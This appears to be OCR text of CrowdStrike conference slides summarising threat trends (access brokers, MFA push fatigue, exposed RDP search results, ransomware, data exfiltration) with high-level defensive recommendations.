- Social Media training and policies for new hires and recruitment
- Adversaries are scanning 24/7/365, are you?
- Update the right things at the right time

Physical Access

- Continuous employee awareness and training
- Home security assessment
- Pen testing digital and physical
- Network port control and wireless security

CROWDSTRIKE


Exploitation of Aged Infrastructure

- Continuous discovery, scanning and assessment
- Resist application and service lift-and-shift
- Cloud misconfigurations – accidental or malicious
- Reduce attack surface by unplugging

CROWDSTRIKE

Access for Sale

- Access Broker activity increased by 112%
- How would you know if they're yours?
- If they've got valid credentials, what can we do?
- Fatigue-resistant MFA



Wednesday 31 May

14:05

TIME SENSITIVE now
Verify your identity
Are you logging in to Okta?

TIME SENSITIVE now
Verify your identity
Are you logging in to Okta?

TIME SENSITIVE now
Verify your identity

TIME SENSITIVE now
Verify your identity

TIME SENSITIVE now

TIME SENSITIVE now


TIME SENSITIVE now

TIME SENSITIVE now

TIME SENSITIVE now
Verify your identity
Are you logging in to Okta?


Endpoint Exploitation

- 95% Increase in cloud exploitation cases
- China are leaders in vulnerability exploitation
- Vulnerability is weaponized and exploitable
- Protection of all workloads
- Behavioral based detections and visibility



Remote Access Tooling

- But we need it
- Know what you have and where it is
- Network detection and response
- Never expose RDP



TOTAL RESULTS

3,669,715

TOP COUNTRIES

United States	1,076,562
China	1,066,962
Germany	173,317
Japan	98,284
Netherlands	87,684

More...

TOP ORGANIZATIONS

Tencent cloud computing (Beijing) Co., Ltd.	342,251
Google LLC	318,703
Tencent Cloud Computing (Beijing) Co., Ltd	278,642
Microsoft Corporation	186,521
Incapsula Inc	121,347

More...

TOP PRODUCTS

Remote Desktop Protocol	2,989,432
OpenSSH	54,962

Product Spotlight: Free, Fa

128.[redacted]

[redacted]

United States, Ithaca

self-signed

44.[redacted]

[redacted]

United States, Ashburn

cloud self-signed

101.[redacted]


[redacted]

China, Beijing

cloud self-signed

Ransomware

- Near zero barrier to entry
- No need to even hack in anymore
- Easy to use and wildly lucrative
- Proactive Threat hunting



Data Exfiltration

- Ransomware-related data leak attacks grew by 82%
- 20% increase in adversaries conducting data theft without deploying ransomware
- Adversaries innovate or pivot
- Importance of having external view

VISIT US AT BOOTH X20

CROWDSTRIKE

we stop breaches